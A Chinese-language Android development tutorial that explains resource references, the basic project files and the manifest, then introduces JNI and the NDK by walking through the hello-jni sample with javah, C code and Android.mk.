颜色：txtName.setTextColor(getResouces().getColor(R.color.red));
布局：setContentView(R.layout.main);
控件：txtName = (TextView)findViewById(R.id.txt_name);
```


XML代码中使用

```
通过@xxx即可得到，比如这里获取文本和图片：
<TextView android:text="@string/hello_world" android:layout_width="wrap_content" andro
id:layout_height="wrap_content" android:background = "@drawable/img_back"/>
```

三.深入了解三个文件：

好了，接下来我们就要剖析工程里三个比较重要的文件：
主体代码：MainActivity.java
布局文件：activity_main

Android配置文件：AndroidManifest.xml （图片内容可能有点差距）




MainActivity.java 代码如下：

```
package jay.com.example.firstapp;

import android.support.v7.app.AppCompatActivity;
import android.os.Bundle;

public class MainActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
    }
}
```

代码分析：



布局文件：activity_main.xml，代码如下：


```
<RelativeLayout xmlns:android="http://schemas.android.com/apk/res/android"
    xmlns:tools="http://schemas.android.com/tools"
    android:layout_width="match_parent"
    android:layout_height="match_parent"
    tools:context=".MainActivity">

    <TextView
        android:layout_width="wrap_content"
        android:layout_height="wrap_content"
        android:text="@string/hello_world" />

</RelativeLayout>
```

代码分析：

我们定义了一个LinearLayout线性布局，在xml命名空间中定义我们所需要使用的架构,来自于①



AndroidManifest.xml配置文件，代码如下：


```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="jay.com.example.firstapp" >

    <application
        android:allowBackup="true"
        android:icon="@mipmap/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name=".MainActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

代码分析：



除了上述内容外：
如果app包含其他组件的话,都要使用类型说明语法在该文件中进行声明
`Server:<server>` 元素 `BroadcastReceiver<receiver>` 元素 `ContentProvider<provider>` 元素 `IntentFilter<intent-filter>` 元素 `</provider></receiver ></server>`
②权限的声明: 在该文件中显式地声明程序需要的权限，防止app错误地使用服务，不恰当地访问资源，最终提高android app的健壮性。 android.permission.SEND_SMS 有这句话表示app需要使用发送信息的权限，安装的时候就会提示用户，相关权限可以在sdk参考手册查找。

Reference

http://blog.csdn.net/coder_pig/article/details/46963725


原文 by hibraincol

JNI 简介

JNI 全称是 Java Native Interface（Java 本地接口）单词首字母的缩写，本地接口就是指用 C 和 C++ 开发的接口。由于 JNI 是 JVM 规范中的一部份，因此可以将我们写的 JNI 程序在任何实现了 JNI 规范的 Java 虚拟机中运行。同时，这个特性使我们可以复用以前用 C/C++ 写的大量代码。
开发 JNI 程序会受到系统环境的限制，因为用 C/C++ 语言写出来的代码或模块，编译过程当中要依赖当前操作系统环境所提供的一些库函数，并和本地库链接在一起。而且编译后生成的二进制代码只能在本地操作系统环境下运行，因为不同的操作系统环境，有自己的本地库和 CPU 指令集，而且各个平台对标准 C/C++ 的规范和标准库函数实现方式也有所区别。这就造成使用了 JNI 接口的 JAVA 程序，不再像以前那样自由的跨平台。如果要实现跨平台，就必须将本地代码在不同的操作系统平台下编译出相应的动态库。

JNI 开发流程主要分为以下 6 步：

- 编写声明了 native 方法的 Java 类
- 将 Java 源代码编译成 class 字节码文件
- 用 javah -jni 命令生成.h头文件（javah 是 jdk 自带的一个命令，-jni 参数表示将 class 中用native 声明的函数生成 JNI 规则的函数）
- 用本地代码实现.h头文件中的函数
- 将本地代码编译成动态库（`Windows：\*.dll，linux/unix：\*.so，mac os x：\*.jnilib`）
- 拷贝动态库至 java.library.path 本地库搜索目录下，并运行 Java 程序


1.
Create a class that declares the native method
HelloWorld.java
2.
Use javac to compile the program
3.
Use javah to generate header file
HelloWorld.class
HelloWorld.h
4.
Write the C implementation of the native method
HelloWorld.c
5.
Compile C code and generate native library
HelloWorld.dll
6.
Run the program using the java interpreter
"Hello World!"
http://blog.csdn.net/xyang81

NDK简介

（英语：native development kit，简称NDK）是一种基于原生程序接口的软件开发工具。通过此工具开发的程序直接以本地语言运行，而非虚拟机。因此只有java等基于虚拟机运行的语言的程序才会有原生开发工具包。[维基百科]

NDK提供了一系列的工具，帮助开发者快速开发C（或C++）的动态库，并能自动将so和java应用一起打包成apk。这些工具对开发者的帮助是巨大的.NDK集成了交叉编译器，并提供了相应的mk文件隔离CPU、平台、ABI等差异，开发人员只需要简单修改mk文件（指出“哪些文件需要编译”、“编译特性要求”等），就可以创建出so。

NDK可以自动地将so和Java应用一起打包，极大地减轻了开发人员的打包工作。

Android NDK 的 `platforms\<android 版本>\arch-arm\usr\include\jni.h` 头文件中，声明了所有可以使用到的 JNI 接口函数。该文件有两个重要的结构体 JNINativeInterface 和 JNIInvokeInterface，JNINativeInterface 是 JNI 本地接口，实际上它是一个接口函数指针表，里面每一项都为JNI 接口的函数指针，所有的原生代码都可以调用这些接口函数；而 JNIInvokeInterface 则是JNI 调用接口，该结构目前只有3个保留项与 5个函数指针，这5个函数用于访问全局的JNI 接口，多用于原生多线程程序开发。

```
#if defined(__cplusplus)
typedef _JNIEnv JNIEnv;
typedef _JavaVM JavaVM;
#else
typedef const struct JNINativeInterface* JNIEnv;
typedef const struct JNIInvokeInterface* JavaVM;
#endif
```

如果使用C++ 代码来调用JNI 接口函数，JNIEnv 被定义成 _JNIEnv 结构体，该结构体的第一个字段就是一个 JNINativeInterface 结构体的指针。如果是C 代码调用JNI 接口函数，JNIEnv 则直接定义为 JNINativeInterface 结构体的指针。因此，可以把JNIEnv 的首地址解释为 JNINativeInterface 的首地址来使用，那么通过首地址加上索引值就能够找到具体需要调用的 JNI 接口函数，每个函数地址占有4个字节的空间。

NDK两种开发模式

ndk-build 形式; Android Studio 2.2之前的模式
CMake 形式: CLion C/C++编辑器; AS2.2之后整合了CLion代码, AS就支持了CMake形式的NDK开发

为何要用到NDK

概括来说主要分为以下几种情况：

1. 代码的保护，由于apk的java层代码很容易被反编译，而C/C++库反汇难度较大。

2. 在NDK中调用第三方C/C++库，因为大部分的开源库都是用C/C++代码编写的。

3. 便于移植，用C/C++写得库可以方便在其他的嵌入式平台上再次使用。

下面就介绍下Android NDK的入门学习过程：

入门的最好办法就是学习Android自带的例子， 这里就通过学习Android的NDK自带的demo程序：hello-jni来达到这个目的。

一、 开发环境的搭建

安装android-ndk开发包，这个开发包可以在google android 官网下载，通过这个开发包的工具才能将android jni 的C/C++的代码编译成库。
android应用程序开发环境： 包括eclipse、java、 android sdk、 adt，安装完之后，需要将android-ndk的路径加到环境变量PATH中：

`sudo gedit /etc/environment`

在environment的PATH环境变量中添加你的android-ndk的安装路劲，然后再让这个更改的环境变量立即生效：

`source /etc/environment`

经过了上述步骤，在命令行下敲：

`ndk-bulid`

弹出如下的错误，而不是说ndk-build not found，就说明ndk环境已经安装成功了。

```
Android NDK: Could not find application project directory !
Android NDK: Please define the NDK_PROJECT_PATH variable to point to it.
/home/braincol/workspace/android/android-ndk-r5/build/core/build-local.mk:85: *** Andr
oid NDK: Aborting    .  Stop.
```

二、代码的编写

1.首先是写java代码

建立一个Android应用工程HelloJni，创建HelloJni.java文件：

HelloJni.java :

```java
/*
 * Copyright (C) 2009 The Android Open Source Project
 *
 * Licensed under the Apache License, Version 2.0 (the "License");
 * you may not use this file except in compliance with the License.
 * You may obtain a copy of the License at
 *
 *      http://www.apache.org/licenses/LICENSE-2.0
 *
 * Unless required by applicable law or agreed to in writing, software
 * distributed under the License is distributed on an "AS IS" BASIS,
 * WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
 * See the License for the specific language governing permissions and
 * limitations under the License.
 */
package com.example.hellojni;

import android.app.Activity;
import android.widget.TextView;
import android.os.Bundle;


public class HelloJni extends Activity
{
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState)
    {
        super.onCreate(savedInstanceState);

        /* Create a TextView and set its content.
         * the text is retrieved by calling a native
         * function.
         */
        TextView  tv = new TextView(this);
        tv.setText( stringFromJNI() );
        setContentView(tv);
    }

    /* A native method that is implemented by the
     * 'hello-jni' native library, which is packaged
     * with this application.
     */
    public native String  stringFromJNI();

    /* This is another native method declaration that is *not*
     * implemented by 'hello-jni'. This is simply to show that
     * you can declare as many native methods in your Java code
     * as you want, their implementation is searched in the
     * currently loaded native libraries only the first time
     * you call them.
     *
     * Trying to call this function will result in a
     * java.lang.UnsatisfiedLinkError exception !
     */
    public native String  unimplementedStringFromJNI();

    /* this is used to load the 'hello-jni' library on application
     * startup. The library has already been unpacked into
     * /data/data/com.example.HelloJni/lib/libhello-jni.so at
     * installation time by the package manager.
     */
    static {
        System.loadLibrary("hello-jni");
    }
}
```

这段代码很简单，注释也很清晰，这里只提两点：:

```
static{
System.loadLibrary("hello-jni");
}
```

表明程序开始运行的时候会加载hello-jni, static区声明的代码会先于onCreate方法执行。如果你的程序中有多个类，而且如果HelloJni这个类不是你应用程序的入口，那么hello-jni（完整的名字是libhello-jni.so）这个库会在第一次使用HelloJni这个类的时候加载。

```
public native String stringFromJNI();
public native String unimplementedStringFromJNI();
```

可以看到这两个方法的声明中有 native 关键字， 这个关键字表示这两个方法是本地方法，也就是说这两个方法是通过本地代码（C/C++）实现的，在java代码中仅仅是声明。

用eclipse编译该工程，生成相应的.class文件，这步必须在下一步之前完成，因为生成.h文件需要用到相应的.class文件。

2. 编写相应的C/C++代码

刚开始学的时候，有个问题会让人很困惑，相应的C/C++代码如何编写，函数名如何定义？这里讲一个方法，利用javah这个工具生成相应的.h文件，然后根据这个.h文件编写相应的C/C++代码。

2.1 生成相应.h文件：

就拿我这的环境来说，首先在终端下进入刚刚建立的HelloJni工程的目录：

`braincol@ubuntu:~$ cd workspace/android/NDK/hello-jni/`

ls查看工程文件

```
braincol@ubuntu:~/workspace/android/NDK/hello-jni$ ls
AndroidManifest.xml  assets  bin  default.properties  gen  res  src
```

可以看到目前仅仅有几个标准的android应用程序的文件（夹）。

首先我们在工程目录下建立一个jni文件夹：

```
braincol@ubuntu:~/workspace/android/NDK/hello-jni$ mkdir jni
braincol@ubuntu:~/workspace/android/NDK/hello-jni$ ls
AndroidManifest.xml  assets  bin  default.properties  gen  jni  res  src
```

下面就可以生成相应的.h文件了：

`braincol@ubuntu:~/workspace/android/NDK/hello-jni$ javah -classpath bin -d jni com.example`

-classpath bin：表示类的路径

-d jni: 表示生成的头文件存放的目录

`com.example.hellojni.HelloJni` 则是完整类名

这一步的成功要建立在已经在 bin/com/example/hellojni/ 目录下生成了 HelloJni.class的基础之上。

现在可以看到jni目录下多了个.h文件：

```
braincol@ubuntu:~/workspace/android/NDK/hello-jni$ cd jni/
braincol@ubuntu:~/workspace/android/NDK/hello-jni/jni$ ls
com_example_hellojni_HelloJni.h
```

我们来看看 `com_example_hellojni_HelloJni.h` 的内容：

com_example_hellojni_HelloJni.h：

```
 /* DO NOT EDIT THIS FILE - it is machine generated */
#include <jni.h>
/* Header for class com_example_hellojni_HelloJni */

#ifndef _Included_com_example_hellojni_HelloJni
#define _Included_com_example_hellojni_HelloJni
#ifdef __cplusplus
extern "C" {
#endif
/*
 * Class:     com_example_hellojni_HelloJni
 * Method:    stringFromJNI
 * Signature: ()Ljava/lang/String;
 */
JNIEXPORT jstring JNICALL Java_com_example_hellojni_HelloJni_stringFromJNI
  (JNIEnv *, jobject);

/*
 * Class:     com_example_hellojni_HelloJni
 * Method:    unimplementedStringFromJNI
 * Signature: ()Ljava/lang/String;
 */
JNIEXPORT jstring JNICALL Java_com_example_hellojni_HelloJni_unimplementedStringFromJNI

  (JNIEnv *, jobject);

#ifdef __cplusplus
}
#endif
#endif
```

上面代码中的JNIEXPORT 和 JNICALL 是jni的宏，在android的jni中不需要，当然写上去也不会有错。

从上面的源码中可以看出这个函数名那是相当的长，不过还是很有规律的， 完全按照：`java_pacakege_class_mathod` 形式来命名。

也就是说：

```
Hello.java中 stringFromJNI() 方法对应于 C/C++中的 Java_com_example_hellojni_HelloJni_stri
ngFromJNI() 方法

HelloJni.java中的 unimplementedStringFromJNI() 方法对应于 C/C++中的 Java_com_example_hell
ojni_HelloJni_unimplementedStringFromJNI() 方法
```

注意下其中的注释：

```
Signature: ()Ljava/lang/String;

()Ljava/lang/String;
```

()表示函数的参数为空（这里为空是指除了 `JNIEnv *, jobject` 这两个参数之外没有其他参数， `JNIEnv*, jobject` 是所有jni函数必有的两个参数，分别表示jni 环境和对应的java类（或对象）本身），

`Ljava/lang/String;` 表示函数的返回值是java的String对象。

2.2 编写相应的.c文件：

hello-jni.c :

```
/*
 * Copyright (C) 2009 The Android Open Source Project
 *
 * Licensed under the Apache License, Version 2.0 (the "License");
 * you may not use this file except in compliance with the License.
 * You may obtain a copy of the License at
 *
 *      http://www.apache.org/licenses/LICENSE-2.0
 *
 * Unless required by applicable law or agreed to in writing, software
 * distributed under the License is distributed on an "AS IS" BASIS,
 * WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
 * See the License for the specific language governing permissions and
 * limitations under the License.
 *
 */
#include <string.h>
#include <jni.h>

/* This is a trivial JNI example where we use a native method
 * to return a new VM String. See the corresponding Java source
 * file located at:
 *
 *   apps/samples/hello-jni/project/src/com/example/HelloJni/HelloJni.java
 */
jstring
Java_com_example_hellojni_HelloJni_stringFromJNI( JNIEnv* env,
                                                  jobject thiz )
{
    return (*env)->NewStringUTF(env, "Hello from JNI !");
}
```

这里只是实现了 `Java_com_example_hellojni_HelloJni_stringFromJNI` 方法，而 `Java_com_example_hellojni_HelloJni_unimplementedStringFromJNI` 方法并没有实现，因为在 HelloJni.java中只调用了 `stringFromJNI()` 方法，所以 `unimplementedStringFromJNI()` 方法没有

实现也没关系，不过建议最好还是把所有java中定义的本地方法都实现了，写个空函数也行，有总比没有好。

`Java_com_example_hellojni_HelloJni_stringFromJNI()` 函数只是简单的返回了一个内容为 `"Hello from JNI !"` 的jstring对象（对应于java中的String对象）。

hello-jni.c文件已经编写好了，现在可以把 `com_example_hellojni_HelloJni.h` 文件给删了，当然留着也行，只是我还是习惯把不需要的文件给清理干净了。

3. 编译hello-jni.c 生成相应的库

3.1 编写Android.mk文件

在jni目录下（即hello-jni.c 同级目录下）新建一个Android.mk文件，Android.mk 文件是Android 的 makefile文件，内容如下：

```
# Copyright (C) 2009 The Android Open Source Project
#
# Licensed under the Apache License, Version 2.0 (the "License");
# you may not use this file except in compliance with the License.
# You may obtain a copy of the License at
#
#      http://www.apache.org/licenses/LICENSE-2.0
#
# Unless required by applicable law or agreed to in writing, software
# distributed under the License is distributed on an "AS IS" BASIS,
# WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
# See the License for the specific language governing permissions and
# limitations under the License.
#
LOCAL_PATH := $(call my-dir)

include $(CLEAR_VARS)

LOCAL_MODULE    := hello-jni
LOCAL_SRC_FILES := hello-jni.c

include $(BUILD_SHARED_LIBRARY)
```

这个Androd.mk文件很短，下面我们来逐行解释下：
`LOCAL_PATH := $(call my-dir)`

一个Android.mk 文件首先必须定义好LOCAL_PATH变量。它用于在开发树中查找源文件。在这个例子中，宏函数'my-dir', 由编译系统提供，用于返回当前路径（即包含Android.mk file文件的目录）。

`include $( CLEAR_VARS)`

CLEAR_VARS由编译系统提供，指定让GNU MAKEFILE为你清除许多LOCAL_XXX变量（例如 LOCAL_MODULE, LOCAL_SRC_FILES, LOCAL_STATIC_LIBRARIES, 等等...), 除了LOCAL_PATH 。这是必要的，因为所有的编译控制文件都在同一个GNU MAKE执行环境中，所有的变量都是全局的。

`LOCAL_MODULE := hello-jni`

编译的目标对象，LOCAL_MODULE变量必须定义，以标识你在Android.mk文件中描述的每个模块。名称必须是唯一的，而且不包含任何空格。

注意：编译系统会自动产生合适的前缀和后缀，换句话说，一个被命名为'hello-jni'的共享库模块，将会生成'libhello-jni.so'文件。

重要注意事项：

如果你把库命名为‘libhello-jni’，编译系统将不会添加任何的lib前缀，也会生成 'libhello-jni.so'，这是为了支持来源于Android平台的源代码的Android.mk文件，如果你确实需要这么做的话。

`LOCAL_SRC_FILES := hello-jni.c`

